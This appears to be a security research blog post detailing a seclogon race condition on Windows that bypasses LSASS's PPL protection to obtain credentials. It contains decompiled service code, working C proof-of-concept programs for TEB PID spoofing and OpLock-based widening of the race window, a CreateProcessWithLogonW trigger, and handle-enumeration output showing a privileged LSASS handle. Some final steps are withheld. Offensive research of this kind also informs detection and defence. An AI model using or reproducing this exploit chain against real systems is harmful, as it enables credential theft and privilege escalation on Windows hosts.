TLDR
The Windows Secondary Logon service (seclogon) represents a critical component of the Windows authentication architecture, enabling users to execute processes under alternative security contexts without requiring full credential disclosure. However, this legitimate functionality harbors a sophisticated race condition vulnerability that can be exploited to bypass Process Protection Light (PPL) mechanisms and gain unauthorized access to the Local Security Authority Subsystem Service (LSASS) memory.
This research presents a comprehensive analysis of a race condition attack against the Seclogon service that leverages Thread Environment Block (TEB) manipulation, Opportunistic Locks (OpLocks), and system-wide handle enumeration to achieve privilege escalation and credential extraction. The attack demonstrates how seemingly benign service features can be chained together to circumvent modern Windows security controls, including those designed specifically to protect high-value targets like LSASS.
The vulnerability exploits the service’s implicit trust in caller-provided process identification data during handle operations. By manipulating the calling thread’s process identifier and extending the exploitation window through file locking mechanisms, an attacker can trick Seclogon into creating privileged handles to LSASS that can subsequently be duplicated and used for memory dumping operations.
This analysis covers the complete attack chain from initial reconnaissance through final credential extraction, providing detailed technical implementation guidance while addressing the defensive implications for security practitioners. The research highlights the sophisticated nature of modern Windows exploitation techniques and the importance of understanding complex inter-service interactions when assessing system security posture.
Understanding Process Protection Light
The Windows protection model emerged from digital rights management (DRM) requirements in Windows Vista and was originally designed to protect high-value media content through Protected Media Path architecture. Microsoft subsequently extended this framework into Process Protection Light to defend critical system components against administrator-level attacks, fundamentally altering the traditional Windows security paradigm where the debug privilege granted unrestricted process and memory access.
PPL protection operates through kernel-level enforcement mechanisms that modify standard process management behavior. The protection system stores protection metadata in a single-byte PS_PROTECTION union that encodes both protection type and signer hierarchy level through bitfields. This creates a strict access control model where processes can only access other processes at equal or lower protection levels, regardless of caller privileges.
The signer hierarchy establishes eight distinct protection levels, each corresponding to specific system roles and trust boundaries. The different levels are used to protect critical processes ranging from Memory Compression (0x72), Session Manager and Client Server Runtime (0x62).
| Protection Level | Protection Type | Signer |
|---|---|---|
PS_PROTECTED_SYSTEM (0X72) | Protected | WinSystem |
PS_PROTECTED_WINTCB (0x62) | Protected | WinTcb |
PS_PROTECTED_WINTCB_LIGHT (0x61) | Protected Light | WinTcb |
PS_PROTECTED_WINDOWS (0x52) | Protected | Windows |
PS_PROTECTED_WINDOWS_LIGHT (0x51) | Protected Light | Windows |
PS_PROTECTED_LSA_LIGHT (0x41) | Protected Light | Lsa |
PS_PROTECTED_ANTIMALWARE_LIGHT (0x31) | Protected Light | Anti-malware |
PS_PROTECTED_AUTHENTICODE (0x21) | Protected | Anti-malware |
PS_PROTECTED_AUTHENTICODE_LIGHT (0x11) | Protected Light | Authenticode |
PS_PROTECTED_NONE (0x00) | None | None |
As shown in the table above, the LSASS process operates at the PS_PROTECTED_LSA_LIGHT protection level; this is not the highest protection level available but it blocks process and memory-related operations from non-PPL processes.
WinTcb refers to the “Windows Trusted Computing Base” - the collection of hardware, firmware, and software components that are critical to Windows security. Processes with WinTcb protection levels include core system components like Session Manager (smss.exe), Client Server Runtime (csrss.exe), Service Control Manager (services.exe), and Windows Logon (winlogon.exe). These processes form the foundational security infrastructure of Windows and receive higher protection levels than even critical processes like LSASS.
The protection mechanism integrates deeply with Code Integrity / Device Guard by enforcing signature-based restrictions on the DLL that can be loaded into protected processes; this prevents protected processes from loading unsigned or inappropriately signed libraries, ensuring the entire address space maintains consistent trust levels. This prevents attackers from compromising PPL processes through library injection or replacement attacks. Moreover, certificate-based authentication enables the protection system through enhanced key usage extensions embedded in digital code signing certificates. Microsoft controls two specific EKU OIDs (1.3.6.1.4.1.311.10.3.22 and 1.3.6.4.1.311.10.3.20) that, combined with hardcoded signer strings and additional EKUs, determine protection eligibility. The Windows System Component Verification EKU (1.3.6.1.4.1.311.10.3.6) specifically enables WinTcb protection levels.
The minimum TCB enforcement mechanism guarantees protection for critical system components regardless of caller specifications. Core system binaries including Session Manager, Client Server Runtime, Service Control Manager, and Windows Initialization automatically receive WinTcb-Light protection when launched from system directories. This prevents even administrative processes from spawning unprotected versions of essential system components, maintaining security boundary integrity throughout the boot process.
Secondary Logon service architecture and exploitation primitives
The Windows Secondary Logon service (seclogon) exposes a single primary RPC function: SeclCreateProcessWithLogonW. This service bridges user-mode process creation requests with alternative credentials, implementing core logic in SlrCreateProcessWithLogon that interfaces with CreateProcessWithLogonW and CreateProcessWithTokenW APIs.
The service’s critical vulnerability lies in its trust of user-provided process identification data: when processing requests, seclogon calls OpenProcess on client-provided PIDs with access rights PROCESS_QUERY_INFORMATION | PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE. This handle enables PPID spoofing operations but is closed shortly after use, creating an exploitable race condition window.
Below is a decompiled version of the SlrCreateProcessWithLogon function found in seclogon.dll that highlights the aforementioned flaw.
int __fastcall SlrCreateProcessWithLogon(
        RPC_BINDING_HANDLE rpcBindingHandle,
        DWORD **clientRequestData,
        __int64 requestFlags)
{

  // ...

  clientDataPtr = clientRequestData;
  currentRpcHandle = rpcBindingHandle;
  savedRpcHandle = rpcBindingHandle;
  duplicatedProcessHandle = 0LL;
  userProfileHandle = 0LL;
  targetProcessHandle = 0LL; // this will hold the handle to the "calling" process
  impersonationState = 0;
  clientData = *clientRequestData;
  clientRequestPtr = *clientRequestData;
  allocatedBuffer = 0LL;
  tokenInformationBuffer = 0LL;

  // cleans up security-related variables
  memset(v62, 0, sizeof(v62));
  memset(&userProfileInfo, 0, sizeof(userProfileInfo));
  v50 = -1;

  // with this call to `RpcImpersonateClient` the service is able
  // to act with the same privileges as the caller
  lastError = RpcImpersonateClient(rpcBindingHandle);
  if ( lastError )
    goto LABEL_47;        // failed to impersonate client
  impersonationState = 1; // we are now impersonating
  v30 = 1;

  // here OpenProcess is called on the UniqueProcess specified in the caller process' TEB
  // with permissions 0x4c0 =
  //    PROCESS_QUERY_INFORMATION (0x0400) +
  //    PROCESS_CREATE_PROCESS (0x0080)    +
  //    PROCESS_DUP_HANDLE (0x0040)
  targetProcessHandle = OpenProcess(0x4C0u, 0, clientData.UniqueProcess);
  if ( !targetProcessHandle )
    goto LABEL_46; // failed to open target process

  tokenInfoSize = 88;
  clientTokenHandle = 0LL;
  tokenBuffer[0] = 0;
  currentThread = GetCurrentThread();

  // attempt to open the current thread's token for impersonation
  if ( OpenThreadToken(currentThread, 8u, 1, &clientTokenHandle) )
  {
	// query token integrity level information to determine the privilege level
	// of the calling process
    if ( GetTokenInformation(clientTokenHandle, TokenIntegrityLevel, TokenInformation, tokenInfoSize, &tokenInfoSize) )

    // token information retrieved successfully
    // the service will now proceed with process creation using the spoofed process handle
    // ...

  // the handle to the target process is closed shortly after use
  if ( targetProcessHandle )
    return CloseHandle(targetProcessHandle);
The service’s architecture contains an additional vulnerability in the SlpSetStdHandles function that compounds the process ID spoofing attack. When attackers set the STARTF_USESTDHANDLES flag in their STARTUPINFO structure and specify handle values in the standard stream fields (hStdInput, hStdOutput, hStdError), the service attempts to duplicate these handles from what it believes is the calling process into the newly created process.
However, because the service has been tricked through PID spoofing into opening a handle to LSASS instead of the actual caller, SlpSetStdHandles will duplicate handles from within LSASS’s handle table rather than the legitimate calling process, effectively leaking privileged handles to the attacker’s newly created process.
In the SlrCreateProcessWithLogon function, right after a new handle to the target process is opened with PROCESS_DUP_HANDLE permissions, there is a check to see if the STARTF_USESTDHANDLES is specified and - if it is - a new duplicate handle is created and its input, output and error streams are set up using the SlpSetStdHandles function.
// check if STARTF_USESTDHANDLES flag is set in the STARTUPINFO structure
if ( (*((_DWORD *)clientData->UniqueProcess + 15) & 0x100) != 0 )
{
  startfUsesStdHandles = 1;  // 0x100 = STARTF_USESTDHANDLES
}
// ...

// if the flag was set, call SlpSetStdHandles to duplicate standard stream handles
if ( startfUsesStdHandles
  && !(unsigned int)SlpSetStdHandles(
                      *(HANDLE *)requestFlags,           // new process handle
                      targetProcessHandle,               // source process (potentially LSASS)
                      *((_QWORD *)errorHandleFromStartupInfo)) ) // handle value from STARTUPINFO
{
  goto LABEL_84; // handle duplication failed
}
This mechanism works because SlpSetStdHandles performs handle duplication operations using DuplicateHandle, treating the spoofed process handle as a legitimate source. The function doesn’t independently verify that the source process is actually the caller - it simply trusts the handle that was opened earlier in the process, which has already been compromised through the PID spoofing vulnerability.
Here is what the beautified decompiled code for SlpSetStdHandles looks like:
__int64 __fastcall SlpSetStdHandles(
    HANDLE targetProcess,           // new process where handles will be set
    HANDLE sourceProcessHandle,     // source process to duplicate handles from (potentially LSASS)
    __int64 stdInputHandle,         // standard input handle value from STARTUPINFO
    __int64 stdOutputHandle,        // standard output handle value from STARTUPINFO
    __int64 stdErrorHandle)         // standard error handle value from STARTUPINFO
{
    int ntStatus;
    __int64 pebAddress;             // process Environment Block address
    __int64 peb32Address;           // 32-bit PEB address for WoW64 processes
    int handleIndex;
    LPVOID *currentHandlePtr;       // iterator for handle processing
    void *handleToduplicate;
    void *targetLocation;

    unsigned int wow64Handle;
    __int64 peb32Offset;
    HANDLE duplicatedHandle;
    __int64 processParameters;
    _BYTE processBasicInfo[8];
    __int64 pebPointer;
    __int64 stdErrorPtr;

    // array structure: [handle_value, target_location_64bit, target_location_32bit]
    // this array contains the three standard handles and their target memory locations
    _QWORD handleProcessingArray[9];
    peb32Offset = 0LL;

    // query basic process information to get the PEB address
    ntStatus = NtQueryInformationProcess(
        targetProcess,
        ProcessBasicInformation,
        processBasicInfo,
        0x30u,
        0LL
    );

    if (ntStatus < 0) {
        RtlNtStatusToDosError(ntStatus);
        return 0LL;
    }

    pebAddress = pebPointer;

    // verify PEB exists and read the process parameters
    if (pebAddress &&
        (unsigned int)SlpGetPeb32Address(targetProcess, &peb32Offset) &&
        ReadProcessMemory(targetProcess, (LPCVOID)(pebAddress + 32), &processParameters, 8uLL, 0LL))
    {
        // handle WoW64 processes (32-bit processes on 64-bit Windows)
        if (!peb32Offset) {
            peb32Address = 0LL;
        } else {
            // read 32-bit process parameters offset for WoW64
            if (!ReadProcessMemory(targetProcess, (LPCVOID)(peb32Offset + 16), &wow64Handle, 4uLL, 0LL)) {
                return 0LL;
            }
            peb32Address = wow64Handle;
        }

        // validate all standard handles are valid (>= 0)
        if (stdInputHandle >= 0 && stdOutputHandle >= 0 && stdErrorHandle >= 0) {

            // set up handle processing array with handle values and target locations
            // format: [stdin_value, stdin_64bit_target, stdin_32bit_target,
            //          stdout_value, stdout_64bit_target, stdout_32bit_target,
            //          stderr_value, stderr_64bit_target, stderr_32bit_target]

            stdErrorPtr = stdInputHandle;
            handleProcessingArray[2] = stdOutputHandle;
            handleProcessingArray[5] = stdErrorHandle;

            // set 64-bit target addresses in process parameters
            handleProcessingArray[0] = processParameters + 32;  // stdin location
            handleProcessingArray[3] = processParameters + 40;  // stdout location
            handleProcessingArray[6] = processParameters + 48;  // stderr location

            // set 32-bit target addresses for WoW64 processes
            if (peb32Address) {
                handleProcessingArray[1] = peb32Address + 24;   // 32-bit stdin location
                handleProcessingArray[4] = peb32Address + 28;   // 32-bit stdout location
                handleProcessingArray[7] = peb32Address + 32;   // 32-bit stderr location
            }

            handleIndex = 0;
            currentHandlePtr = (LPVOID *)handleProcessingArray;

            // process each standard handle (stdin, stdout, stderr)
            while (true) {
                handleToDelegate = *(currentHandlePtr - 1);  // get handle value

                if (handleToDelegate) {
                    // check if handle value is valid (not a special console handle)
                    if (((unsigned __int64)handleToDelegate & 0x10000003) != 3) {

                        // duplicate handle from source process
                        // if sourceProcessHandle points to LSASS due to PID spoofing
                        // this duplicates handles from LSASS
                        if (!DuplicateHandle(
                                sourceProcessHandle,    // source: this will be set to LSASS's handle
                                handleToDelegate,       // handle value from STARTUPINFO
                                targetProcess,          // target: new process
                                &duplicatedHandle,      // output: duplicated handle
                                0,
                                1,
                                DUPLICATE_SAME_ACCESS)) // keep same access rights
                        {
                            break; // duplication failed
                        }

                        // write the duplicated handle to the 64-bit process parameters
                        if (!WriteProcessMemory(
                                targetProcess,
                                *currentHandlePtr,      // target location in PEB
                                &duplicatedHandle,
                                8uLL,
                                0LL))
                        {
                            break; // write failed
                        }

	// ...

    return 0LL; // Failure
}
These architectural flaws create multiple exploitation primitives such as:
- process ID spoofing via TEB manipulation
- handle enumeration through
NtQuerySystemInformation - process cloning via
NtCreateProcessEx - credential extraction through
MiniDumpWriteDump(or other custom dumping functions) without direct LSASS interaction
This enables sophisticated attacks that bypass traditional monitoring focused on direct LSASS access. Here is what the whole process would look like:

Race condition mechanics and technical implementation
As we just discussed, the seclogon race condition exploits precise timing vulnerabilities in the service’s process creation workflow; to achieve a higher chance of success, we can extend the race window by placing an Opportunistic Lock (OpLock) on a file the service accesses when creating a new process.
TEB ClientId manipulation
The process spoofing part of the attack is relatively simple: the Thread Environment Block (TEB) contains thread-specific information including the ClientId field. This structure stores both process and thread identifiers that seclogon trusts and uses when determining the caller identity.
typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;    // Process ID
    HANDLE UniqueThread;     // Thread ID
} CLIENT_ID;
Spoofing the caller’s PID is as simple as modifying the structure’s UniqueProcess field, replacing it with LSASS’s process ID. Here is a simple function to retrieve the caller process’ TEB structure and modify its ClientId structure.
#include <stdio.h>
#include <Windows.h>

#include "structs.h"

VOID SpoofPID(
    _In_  DWORD spoofedPid,
    _Out_ DWORD* originalPid)
{
    if (originalPid)
        *originalPid = HandleToUlong(((PTEB)__readgsqword(0x30))->ClientId.UniqueProcess);
    *(DWORD*)&((PTEB)__readgsqword(0x30))->ClientId.UniqueProcess = spoofedPid;
}

int main(int argc, char** argv)
{
    DWORD originalPid, spoofedPid, oldPid;
    DWORD targetPid = 1234;

    // get original PID
    originalPid = GetCurrentProcessId();
    printf("Original PID: %lu\n", originalPid);

    // patch the PID
    SpoofPID(targetPid, &oldPid);

    // get spoofed PID
    spoofedPid = GetCurrentProcessId();
    printf("Spoofed PID: %lu\n", spoofedPid);

    SpoofPID(oldPid, NULL);

    return 0;
}
Here is the result when the executable is ran.
PS C:\tools> .\lsass_race_condition.exe
Original PID: 16400
Spoofed PID: 1234
This will work on seclogon as well since it uses the GetCurrentProcessId function to retrieve information about the caller process; by debugging a process that uses GetCurrentProcessId we can see the disassembly for the function which behaves like our function by first reading from the process ID from the TEB (GS segment + 0x30 + 0x40).
0:000> u kernel32!GetCurrentProcessId
KERNEL32!GetCurrentProcessId:
00007ffe`15430310 ff25624d0600    jmp     qword ptr [KERNEL32!_imp_GetCurrentProcessId (00007ffe`15495078)]
00007ffe`15430316 cc              int     3
00007ffe`15430317 cc              int     3
00007ffe`15430318 cc              int     3
00007ffe`15430319 cc              int     3
00007ffe`1543031a cc              int     3
00007ffe`1543031b cc              int     3
00007ffe`1543031c cc              int     3
0:000> u poi(00007ffe`15495078)
KERNELBASE!GetCurrentProcessId:
00007ffe`140b33b0 65488b042530000000 mov   rax,qword ptr gs:[30h]
00007ffe`140b33b9 8b4040          mov     eax,dword ptr [rax+40h]
00007ffe`140b33bc c3              ret
00007ffe`140b33bd cc              int     3
00007ffe`140b33be cc              int     3
00007ffe`140b33bf cc              int     3
00007ffe`140b33c0 cc              int     3
00007ffe`140b33c1 cc              int     3
So when the service queries the calling process information, it reads the spoofed value from the TEB and opens handles to LSASS instead of the actual caller process, thus redirecting all subsequent handle operations towards the protected process.
Extending the race condition window
Now that we know how to get a legitimate Windows service to believe we are calling its functions from a privileged process, we need a way to extend the time window in which the duplicate handle to LSASS stays alive in seclogon’s handle table.
Fortunately, the CreateProcessWithLogonW function can take an application name in its lpApplicationName parameter that can be used to specify which executable will be ran on behalf of the user whose credentials were specified in the lpUsername, lpDomain and lpPassword parameters.
BOOL CreateProcessWithLogonW(
  [in]                LPCWSTR               lpUsername,
  [in, optional]      LPCWSTR               lpDomain,
  [in]                LPCWSTR               lpPassword,
  [in]                DWORD                 dwLogonFlags,
  [in, optional]      LPCWSTR               lpApplicationName,
  [in, out, optional] LPWSTR                lpCommandLine,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCWSTR               lpCurrentDirectory,
  [in]                LPSTARTUPINFOW        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
So if the file we want the ask the service to access is locked, it will need wait until the resource is available again before starting the process. This detail can be used to extend the time between the creation of the duplicated handle to LSASS by SlrCreateProcessWithLogon and the handle being closed.

We can use something like Procmon to see the specified file being accessed by CreateProcessWithLogonW. The following code specified fake user credentials and tries to start notepad with them.
#include <stdio.h>
#include <Windows.h>

int main(int argc, char** argv)
{
    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    si.cb = sizeof(si);

    printf("Calling CreateProcessWithLogonW with access to random file\n");

    BOOL result = CreateProcessWithLogonW(
        L"user",
        L"domain",
        L"password",
        LOGON_NETCREDENTIALS_ONLY,
        L"C:\\Windows\\System32\\notepad.exe", // this triggers file access
        NULL,
        0,
        NULL,
        NULL,
        &si,
        &pi
    );

    if (result) {
        printf("Process created successfully\n");
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
    else {
        printf("CreateProcessWithLogonW failed with error: %lu\n", GetLastError());
    }

    return 0;
}
If we compile and run the program we see that the process is successfully created without delays and the file is being accessed.
PS C:\tools> .\lsass_race_condition.exe
Calling CreateProcessWithLogonW with access to notepad.exe
Process created successfully
Total execution time: 345.46 milliseconds
Now let’s try to set an OpLock on the same file using an external utility (see code below).
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define LOCKED_FILE L"C:\\Tools\\test.txt"

BOOL SetExclusiveOpLock(
	_In_ HANDLE hFile)
{
    REQUEST_OPLOCK_INPUT_BUFFER reqOplockInput = { 0 };
    REQUEST_OPLOCK_OUTPUT_BUFFER reqOplockOutput = { 0 };
    HANDLE hEvent = NULL;
    OVERLAPPED overlapped = { 0 };
    DWORD bytesReturned = 0;

    hEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
    if (hEvent == NULL) {
        printf("[!] Failed to create event object. GetLastError(): %d\n", GetLastError());
        return FALSE;
    }
    overlapped.hEvent = hEvent;

    reqOplockInput.StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION;
    reqOplockInput.StructureLength = sizeof(REQUEST_OPLOCK_INPUT_BUFFER);
    reqOplockInput.RequestedOplockLevel = OPLOCK_LEVEL_CACHE_READ | OPLOCK_LEVEL_CACHE_WRITE | OPLOCK_LEVEL_CACHE_HANDLE;
    reqOplockInput.Flags = REQUEST_OPLOCK_INPUT_FLAG_REQUEST;

    reqOplockOutput.StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION;
    reqOplockOutput.StructureLength = sizeof(REQUEST_OPLOCK_OUTPUT_BUFFER);

    printf("[~] Setting OpLock\n");

    BOOL result = DeviceIoControl(
        hFile,
        FSCTL_REQUEST_OPLOCK,
        &reqOplockInput,
        sizeof(reqOplockInput),
        &reqOplockOutput,
        sizeof(reqOplockOutput),
        &bytesReturned,
        &overlapped
    );

    if (!result) {
        DWORD error = GetLastError();
        if (error == ERROR_IO_PENDING) {
            printf("[~] OpLock request is pending (this is expected)\n");
            return TRUE;
        }
        else {
            printf("[!] DeviceIoControl failed with error: %d\n", error);
            CloseHandle(hEvent);
            return FALSE;
        }
    }

    printf("[~] OpLock granted immediately\n");
    CloseHandle(hEvent);
    return TRUE;
}

BOOL SetExclusiveFileLock(
	_In_ HANDLE hFile)
{
    printf("[~] Setting exclusive file lock...\n");

    // lock the entire file exclusively
    if (!LockFile(hFile, 0, 0, MAXDWORD, MAXDWORD)) {
        printf("[!] LockFile failed with error: %d\n", GetLastError());
        return FALSE;
    }

    printf("[~] Exclusive file lock set successfully\n");
    return TRUE;
}

int main()
{
    HANDLE hFile = NULL;
    int choice;

    printf("[~] OpLock/File Lock Utility\n");
    printf("[~] Target file: %ws\n\n", LOCKED_FILE);

    printf("Choose locking method:\n");
    printf("1. OpLock (advanced)\n");
    printf("2. Exclusive file lock (simple)\n");
    printf("Enter choice (1 or 2): ");
    scanf_s("%d", &choice);

    hFile = CreateFileW(
        LOCKED_FILE,
        GENERIC_READ | GENERIC_WRITE,  // request both read and write access
        0,                             // no sharing - this should block other access
        NULL,
        OPEN_EXISTING,
        FILE_FLAG_OVERLAPPED,          // required for OpLocks
        NULL
    );

    if (hFile == INVALID_HANDLE_VALUE) {
        DWORD error = GetLastError();
        printf("[!] Failed to open file handle. GetLastError(): %d\n", error);

        if (error == ERROR_SHARING_VIOLATION) {
            printf("[!] File is already in use by another process\n");
        }
        else if (error == ERROR_ACCESS_DENIED) {
            printf("[!] Access denied - try running as administrator\n");
        }
        return 1;
    }

    printf("[~] Successfully opened file handle\n");

    BOOL lockSuccess = FALSE;
    if (choice == 1) {
        lockSuccess = SetExclusiveOpLock(hFile);
    }
    else {
        lockSuccess = SetExclusiveFileLock(hFile);
    }

    if (!lockSuccess) {
        printf("[!] Failed to set lock on target file\n");
        CloseHandle(hFile);
        return 1;
    }

    printf("[~] SUCCESS: Lock is now active on %ws\n", LOCKED_FILE);
    printf("\nPress ENTER to release the lock and exit\n");

    getchar();
    getchar();

    printf("\n[~] Releasing lock and exiting.\n");
    CloseHandle(hFile);

    return 0;
}
Executing the program will set an opportunistic lock on the C:\Windows\System32\notepad.exe file. It’s worth noting that the utility implements both Opportunistic Locks and Exclusive Locks.
Normally they both serve the same purpose but these two types of locks differ greatly in behavior: while OpLocks work asynchronously, Exclusive Locks is a synchronous mechanism, meaning that Exclusive Locks cannot be used to extend the race window condition as any attempt to access an exclusively-locked file will fail immediately. OpLocks, on the other hand, allow the file access attempt to hang indefinitely, giving us complete control over how long the seclogon service should wait for.
This might seem as a small distinction but it’s a critical detail in our exploit chain.
PS C:\tools> .\oplock.exe
[~] OpLock/File Lock Utility
[~] Target file: C:\Tools\test.txt

Choose locking method:
1. OpLock (advanced)
2. Exclusive file lock (simple)
Enter choice (1 or 2): 1
[~] Successfully opened file handle
[~] Setting OpLock
[~] OpLock request is pending (this is expected)
[~] SUCCESS: Lock is now active on C:\Tools\test.txt

Press ENTER to release the lock and exit
So if we now copy notepad.exe to a different folder (the original one is owner by TrustedInstaller so we cannot set an OpLock on it even as administrator without modifying the permissions), set an Opportunistic Lock on it and try to run our PoC we see it hang indefinitely until we release the lock (in this case about 40 seconds).
#include <Windows.h>
#include <stdio.h>


#define LOCKED_FILE L"C:\\Tools\\notepad.exe"
#define LOGON_USERNAME L"user"
#define LOGON_DOMAIN L"domain"
#define LOGON_PASSWORD L"password"

DWORD WINAPI TriggerRaceCondition(IN LPVOID lpParameter) {
    PROCESS_INFORMATION ProcessInfo = { 0 };
    STARTUPINFO StartupInfo = { 0 };
    StartupInfo.cb = sizeof(STARTUPINFO);

    printf("[~] Thread started, calling CreateProcessWithLogonW\n");

    if (!CreateProcessWithLogonW(
        LOGON_USERNAME,
        LOGON_DOMAIN,
        LOGON_PASSWORD,
        LOGON_NETCREDENTIALS_ONLY,
        LOCKED_FILE,
        NULL,
        0,
        NULL,
        NULL,
        &StartupInfo,
        &ProcessInfo)) {

        printf("[!] CreateProcessWithLogonW failed with error: %d\n", GetLastError());
    }
    else {
        printf("[~] Created Process Of PID: %d\n", ProcessInfo.dwProcessId);
        CloseHandle(ProcessInfo.hProcess);
        CloseHandle(ProcessInfo.hThread);
    }

    return 0;
}

int main() {
    HANDLE hThread;
    DWORD dwStart, dwEnd;

    printf("[~] Testing OpLock race condition\n");
    printf("[~] Target file: %ws\n", LOCKED_FILE);
    printf("[~] If OpLock is active, this should hang until lock is released\n\n");

    dwStart = GetTickCount();

    hThread = CreateThread(NULL, 0, TriggerRaceCondition, NULL, 0, NULL);
    if (!hThread) {
        printf("[!] CreateThread failed with error: %d\n", GetLastError());
        return 1;
    }

    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);

    dwEnd = GetTickCount();
    printf("\n[~] Total execution time: %.2f seconds\n", (dwEnd - dwStart) / 1000.0);

    return 0;
}
PS C:\tools> .\lsass_race_condition.exe
[~] Testing OpLock race condition
[~] Target file: C:\Tools\notepad.exe
[~] If OpLock is active, this should hang until lock is released
[~] Thread started, calling CreateProcessWithLogonW...
[~] Created Process Of PID: 25480
<HANGS>
[~] Total execution time: 41.11 seconds
Seclogon Handle Enumeration
Now that we successfully put the Seclogon service “on hold” we know are able to enumerate all the handles present in the process’ handle table. If we examine the process with System Informer we’ll see that the service has actually opened a process to lsass.exe with the right permissions (PROCESS_QUERY_INFORMATION | PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE) on our behalf.

Attaching a debugger to the seclogon process we also see that there is only 1 handle with ObjectTypeIndex of Process and it’s pointing to the process with PID 1492 which - in this case - belongs to lsass.exe.
0:002> !handle
Handle 4
  Type         	Event

...

Token          	1
Process        	1
Thread         	2
IoCompletion   	4
TpWorkerFactory	2
ALPC Port      	6
WaitCompletionPacket	7

0:002> !handle 0 f Process
Handle 19c
  Type         	Process
  Attributes   	0
  GrantedAccess	0x14c0:
         None
         DupHandle,CreateProcess,QueryInfo
  HandleCount  	19
  PointerCount 	514552
  Name         	<none>
  Object Specific Information
    Process Id  1492
    Parent Process  1372
    Base Priority 9
1 handles of type Process
0:002> !handle 0 7 Process
Handle 19c
  Type         	Process
  Attributes   	0
  GrantedAccess	0x14c0:
         None
         DupHandle,CreateProcess,QueryInfo
  HandleCount  	19
  PointerCount 	509389
  Name         	<none>
1 handles of type Process
By enabling SeDebugPrivilege and SeImpersonatePrivilege we can modify our existing PoC to perform the following actions:
- Spoof LSASS’s PID
- Set an OpLock on the
C:\Windows\System32\license.rtffile - Force Seclogon to open a privileged handle to LSASS, this handle will be kept open by the Opportunistic Lock
- Access Seclogon’s memory directly to enumerate all handles of type
Process
This part of the code will not be shared in full for brevity’s sake since it consists in routine memory operations. The goal is to retrieve all object types using a system call such as NtQueryObject and parse the list to find all handles of type Process.
If we implemented the logic correctly and the Seclogon process is still waiting for the locked file to free up, we should see at least a handle to lsass.exe with the aforementioned privileges.
PS C:\tools> .\lsass_race_condition.exe
[~] Enabled SeDebugPrivilege and SeImpersonatePrivilege
[~] Found Seclogon PID: 16744
[~] Found LSASS PID: 1492
[~] Spoofing PID with value 1492
[~] Searching for handles in process 16744 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 16744 with object type index 7

[~] Found matching handle #1:
    Handle Value:     0x000000000000019C
    Object Address:   0xFFFFDD8A9C8EA0C0
    Access Mask:      0x000014C0 PROCESS_DUP_HANDLE PROCESS_CREATE_PROCESS PROCESS_QUERY_INFORMATION PROCESS_QUERY_LIMITED_INFORMATION
    Handle Attributes: 0x00
    Target Process ID: 1492
    Target Process:    C:\Windows\System32\lsass.exe
    ----------------------------------------
[~] Found 1 total handles of type 'Process' in process 16744
Looking closely at the output, you might spot something interesting:
[~] Searching for handles in process 16744 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 16744 with object type index 7
Why do we have to look for the right object type twice? This is because the global handle table present in the Windows kernel only supports and contains numerical indexes to differentiate the object type. The following is a simplified example.
{
    UniqueProcessId: 1234,
    ObjectTypeIndex: 7, // not "Process", just a numeric index
    HandleValue: 0x1a4,
    GrantedAccess: 0x4c0
}
The ObjectTypeIndex is not fixed and varies between Windows versions, this means that we cannot just look for the "Process" string. To get around this we first have to discover what each index corresponds to; as mentioned previously we can do this by first calling NtQueryObject with its ObjectInformationClass argument set to ObjectTypesInformation to retrieve information about all objects.
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryObject(
  [in, optional]  HANDLE                   Handle,
  [in]            OBJECT_INFORMATION_CLASS ObjectInformationClass,
  [out, optional] PVOID                    ObjectInformation,
  [in]            ULONG                    ObjectInformationLength,
  [out, optional] PULONG                   ReturnLength
);
if ((returnStatus = pNtQueryObject(NULL, ObjectTypesInformation, outputBuffer, outputBufferLength, &outputBuffer)) != STATUS_SUCCESS && STATUS != STATUS_INFO_LENGTH_MISMATCH) {
printf("[!] NtQueryObject failed with error: 0x%0.8X\n", returnStatus);
return FALSE;
}According to Geoff Chappell’s website, this is what the output will look like.
| Offset (x86) | Offset (x64) | Definition | Versions |
|---|---|---|---|
| 0x00 | 0x00 | UNICODE_STRING TypeName; | all |
| 0x08 | 0x10 | ULONG TotalNumberOfObjects; | 3.50 and higher |
| 0x0C | 0x14 | ULONG TotalNumberOfHandles; | 3.50 and higher |
| 0x10 | 0x18 | ULONG TotalPagedPoolUsage; | 3.50 and higher |
| 0x14 | 0x1C | ULONG TotalNonPagedPoolUsage; | 3.50 and higher |
| 0x18 | 0x20 | ULONG TotalNamePoolUsage; | 3.50 and higher |
| 0x1C | 0x24 | ULONG TotalHandleTableUsage; | 3.50 and higher |
| 0x20 | 0x28 | ULONG HighWaterNumberOfObjects; | 3.50 and higher |
| 0x24 | 0x2C | ULONG HighWaterNumberOfHandles; | 3.50 and higher |
| 0x28 | 0x30 | ULONG HighWaterPagedPoolUsage; | 3.50 and higher |
| 0x2C | 0x34 | ULONG HighWaterNonPagedPoolUsage; | 3.50 and higher |
| 0x30 | 0x38 | ULONG HighWaterNamePoolUsage; | 3.50 and higher |
